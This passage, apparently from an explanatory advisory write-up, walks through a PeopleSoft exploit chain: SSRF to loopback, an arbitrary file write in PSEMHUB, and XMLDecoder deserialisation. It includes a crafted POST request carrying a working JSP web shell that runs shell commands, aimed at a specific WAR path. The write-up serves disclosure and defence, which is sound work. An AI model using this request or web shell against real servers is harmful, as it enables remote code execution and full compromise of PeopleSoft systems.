http://[redacted]:8000, which satisfies thevalidateClientlogic. The attacker is telling the gateway: deliver this to the machine itself, on port 8000. A port is a numbered door on a computer; one machine can run many services, each on its own port. - At [4] the full POST request payload is specified in the Data field, to be forwarded to the target URL at [3]. The long strings beginning
rO0ABare Java objects that have been serialised: turned into a text form so they can travel inside a message. TheCDATAwrapper tells the XML parser to treat everything inside as raw text rather than markup.
Why does this step matter? Because the attacker now has a way to make the PeopleSoft server send a request to itself, with content the attacker wrote. Every later step rides on this one.
Step 2: Arbitrary file write through PSEMHUB (ZDI-CAN-31818)
With requests now reaching PSEMHUB endpoints, the first path to code execution is an External Control of File Path vulnerability in the ExecuteProcessActivityCommand handler. That name describes the flaw precisely: something outside the program (the attacker) controls a file path the program uses. That handler is designed to let remote clients write log entries to the PeopleSoft server's filesystem, but callers control both the file contents and the absolute file path on disk to which the content is written. An absolute path is a full address on disk starting from the root, such as /home/psadm2/..., as opposed to a relative one that depends on where you currently are.
In practice each parameter value is a form-encoded serialised Java object. The request below is decoded and formatted for clarity:
POST /PSEMHUB/hub HTTP/1.1 // [1]

Content-Type: application/x-www-form-urlencoded

...

Host: [redacted]:8000 // [2]

Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2

Connection: keep-alive

Content-length: 1903

Message= {

      _command: ExecuteProcessActivityCommand {

          m_isStdOutput  = true

          m_line         = "<%@page import="java.util.*,java.io.*"%> // [3]

                            <% if (request.getParameter("c") != null) {

                                Process p = Runtime.getRuntime().exec(new String[]{"/bin/sh","-c",request.getParameter("c")});

                                Scanner s = new Scanner(p.getInputStream()).useDelimiter("\\\\A");

                                out.println(s.hasNext() ? s.next() : "");

                                p.destroy();

                            }%>"

          m_targetFile   = File("/home/psadm2/psft/pt/8.62/webserv/peoplesoft/applications/peoplesoft/PSEMHUB.war/cmd.jsp") // [4]

          m_logWriter    = null

      }

      ...

  }
Line by line:
- At [1] the request is made to PSEMHUB's central routing hub, the path
/PSEMHUB/hub. Content-Type: application/x-www-form-urlencodedsays the body is in the same format a web form uses when you press submit. TheAcceptline lists the kinds of response the sender will accept.- At [2] the request goes to the loopback address [redacted]; because it originates from localhost, the
validateClientcheck is satisfied. This is the payoff of step 1: the request looks like it came from the machine itself. - At [3] the web shell contents are specified in the
m_lineparameter. A web shell is a small program placed on a server that lets an attacker run commands through a browser. The code here is a JavaServer Page, or JSP: a page that the server runs as a program rather than just sending to the browser. It reads a parameter calledcfrom the request, runs it as a shell command, and prints the output back. A shell is the program that takes typed commands and runs them. - At [4] the absolute path where the contents will be written is specified in the
m_targetFileparameter. The attacker is choosing to drop the web shell inside the PSEMHUB application's own folder, ending in.war. A WAR file is a packaged Java web application; writing inside its folder means the server will treat the new file as part of the application.
The handler performs no validation to ensure that m_targetFile points to a legitimate log directory:
public class ExecuteProcessActivityCommand implements ICommand, IRequiresChannel {

   ...

   public boolean execute(IPeer peer) throws BaseEMFException {

      try {

         ...

         if (this.m_isStdOutput) {

            this.m_logWriter = Utils.fileOpenWrite(this.m_targetFile, true);

            this.m_logWriter.write(this.m_line);

            this.m_logWriter.newLine();

            this.m_logWriter.close();

         }

      }

      ...

   }

   ...

}
In plain words: if the flag m_isStdOutput is true, the code opens the file named in m_targetFile for writing, writes the text from m_line, adds a newline, and closes the file. That is exactly what a logging feature does, except the path and the text both came from the caller. Writing the shell to the PSEMHUB WAR path gives immediate remote code execution in the context of the PeopleSoft service account. Remote code execution, or RCE, means the attacker can run their own programs on the server. The service account is the user the PeopleSoft program runs as; whatever that account can do, the attacker can now do.
Step 3: Deserialisation of untrusted data (ZDI-CAN-31817)
Any file write primitive, such as the ExecuteProcessActivityCommand above, also allows an attacker to write a malicious XML file inside the [docroot]/envmetadata/data/environment/ directory. A primitive here means a basic capability the attacker has gained, in this case "write a file". The docroot is the folder from which the web application serves its files.
When the PSEMHUB HubServlet class next initialises, after a system or service restart for example, it triggers a code flow that ultimately deserialises this XML file. Deserialisation is the reverse of serialisation: turning stored data back into live objects in memory. It is dangerous when the data comes from an attacker, because building an object can itself run code. Because this vector does not require writing a JSP web shell, it is less likely to be noticed by standard detection methods.
On initialisation, HubServlet calls startServerPeer in the com.peoplesoft.pt.environmentmanagement.hub.Server class:
public synchronized void startServerPeer() throws BaseEMFException {

   ++m_instances;

   if (m_instances == 1L) {

      try {

      ...

         HubMBeanPersistance instance = HubMBeanPersistance.getInstance();  // [1]

...

}
This snippet counts how many instances are running and, on the first one, asks HubMBeanPersistance for its single shared instance. The word synchronized means only one thread can run this method at a time, which is a common way to make startup safe. The interesting part is what happens inside that class:
private HubMBeanPersistance() {

...

   String base_path = EnvmetadataPath.getEnvmetadataPath() + "envmetadata" + File.separator + "data" + File.separator;

   String env_dir_path = base_path + "environment";  // [2]

   File env_dir = new File(env_dir_path);

   XMLDecoder d = null;

   ...

   if (env_dir.exists() && env_dir.isDirectory()) {

      File[] fl = env_dir.listFiles();  // [3]

      ...

      for(int iCount = 0; iCount < fl.length; ++iCount) {

         String this_file_loc = env_dir_path + File.separator + fl[iCount].getName(); // [4]

         File data_file_location = new File(this_file_loc); // [5]

         if (this_file_loc.endsWith(".tmp")) {

            ...

         } else {

            Environment obj = null;

            ...

            label172: {

               try {

                  d = new XMLDecoder(new BufferedInputStream(new FileInputStream(this_file_loc)), (Object)null, this);  // [6]

                  obj = (Environment)d.readObject();  // [7]

                  break label172;

               ...

               } catch (Exception var27) {

                  try {

                  ...

                  } catch (Exception var25) {

                     data_file_location.delete();

                     continue;

                  }

               } finally {

                  d.close();

               }

            ...

            }

...

}
Line by line:
- At [1]
HubMBeanPersistance.getInstance()is called, which triggers the private constructor for that class. A constructor is the code that runs when an object is first created. - At [2]
env_dir_pathis set to<context_root>/envmetadata/data/environment/, which contains the malicious XML file placed by the attacker. The code builds this path by joining strings withFile.separator, which is the character the operating system uses between folder names. - At [3] all files from this folder are loaded into a list variable
fl. - At [4] and [5] the absolute path for each file in that directory is built.
- At [6]
XMLDecoderis instantiated for each file.XMLDecoderis a standard Java class whose job is to read XML and rebuild the objects it describes. - At [7] the content of the malicious XML placed by the attacker is deserialised. The result is cast to an
Environmentobject, meaning the code expects the rebuilt object to be of that type.
Java's XMLDecoder instantiates and configures the objects described in the XML during parsing, so the attacker's payload executes before the cast to Environment throws an exception. In other words, the damage is done while the file is being read, before the code notices the object is the wrong type. The exception is irrelevant; the code has already run.
Root cause
The chain rests on two design decisions. The first is that HttpTargetConnector takes the URL and the HTTP method from the connector parameters in the request and forwards the body as-is, with no validation that the traffic is legitimate and bound for a valid target. The second is that the default allowedhosts.properties includes [redacted], so validateClient treats any request arriving over the loopback interface as trusted. The SSRF supplies exactly that origin, which renders the validateClient protection ineffective.
Behind that gate, two handlers do more than they should. ExecuteProcessActivityCommand writes caller-supplied content to a caller-supplied absolute path with no check that the path is a legitimate log directory. HubMBeanPersistance feeds every file in the environment data directory to XMLDecoder, which instantiates and configures the objects described in the XML while parsing it.
Impact
An attacker who can reach the PSIGW HttpListeningConnector endpoint can use the SSRF to reach PSEMHUB functionality that validateClient is meant to protect. From there, the file write gives remote code execution in the context of the PeopleSoft service account, and the deserialisation path gives code execution on the next PSEMHUB initialisation without leaving a JSP web shell behind. The combination compromises affected instances of PeopleSoft. The researcher notes that the impact of SSRFs can sometimes be overlooked, especially when they have no standalone information disclosure impact, but under the right circumstances the humble SSRF can open the door for complete compromise.
Fix
Oracle issued a patch under a single CVE, CVE-2026-35273, and separate CVEs are being coordinated for each of the three issues. A CVE is a public identifier for a known vulnerability, so people can talk about the same bug unambiguously. The report does not describe the content of the patch. The default allowedhosts.properties comment says the localhost entry is there to let the local PSEMAgent ping EMHUB on the same server and can be removed if it is not required.
Variants to test
These are the follow-up checks a security team would run after reading the report. Each one takes the same idea and looks for it elsewhere.
A sink is the place in a program where untrusted data finally gets used in a dangerous way.
Glossary
- Absolute path: the full location of a file on disk, starting from the root, such as
/home/psadm2/.... - Application server: a program that runs other programs (applications) and answers requests for them; WebLogic is Oracle's.
- CDATA: an XML wrapper that tells the parser to treat everything inside as raw text rather than markup.
- Chain: several separate weaknesses used one after another, where each step makes the next possible.
- Class: a blueprint in code for a piece of program behaviour.
- Connector: a configuration in PSIGW that listens for incoming messages or delivers them onward.
- Constructor: the code that runs when an object is first created.
- CVE: a public identifier for a known vulnerability, so people can refer to the same bug unambiguously.
- Deserialisation: turning stored data back into live objects in memory; dangerous when the data is attacker-controlled, because building an object can run code.
- Docroot: the folder from which a web application serves its files.
- Endpoint: a specific address on a server that accepts requests.
- External Control of File Path: a flaw where an outsider can choose a file path the program uses.
- Handler: the part of a program that deals with a particular kind of request.
- Hostname: a computer's name, such as
server1.example.com. - HTTP: the language browsers and servers use to exchange requests and responses.
- IP address: the numeric address behind a hostname, such as
[redacted]. - JSP (JavaServer Page): a page the server runs as a program rather than simply sending to the browser.
- Loopback address: the special address
[redacted], which every computer uses to mean itself; requests to it never leave the machine. - Method (in code): a named block of code that does one job.
- Method (in HTTP): the verb of a request, such as GET (give me something) or POST (here is some data).
- Payload: the content of a request, the part that carries the actual data.
- Pivoting: moving from a small foothold on a network to deeper, more protected systems.
- Port: a numbered door on a computer; one machine can run many services, each on its own port.
- Primitive: a basic capability an attacker has gained, such as the ability to write a file.
- Properties file: a plain text settings file, one setting per line.
- PSEMHUB: PeopleSoft Environment Management Hub, an internal management interface in PeopleSoft.
- PSIGW: PeopleSoft Integration Gateway, the component that exchanges messages between PeopleSoft and other systems.
- RCE (remote code execution): the ability for an attacker to run their own programs on a server.
- Serialisation: turning a live object into a text or binary form so it can be stored or sent.
- Service account: the user a program runs as; whatever that account can do, an attacker who takes over the program can do.
- Set: a collection of values with no duplicates, like a guest list at a door.
- Shell: the program that takes typed commands and runs them.
- Sink: the place in a program where untrusted data finally gets used in a dangerous way.
- SSRF (Server-Side Request Forgery): tricking a server into making a request to an address the attacker chooses.
- URL: an address, such as
http://[redacted]:8000/PSEMHUB/hub. - WAR file: a packaged Java web application.
- Web shell: a small program placed on a server that lets an attacker run commands through a browser.
- WebLogic: Oracle's application server.
- XML: a text format for structured data built from tags in angle brackets.
- XMLDecoder: a standard Java class that reads XML and rebuilds the objects it describes.



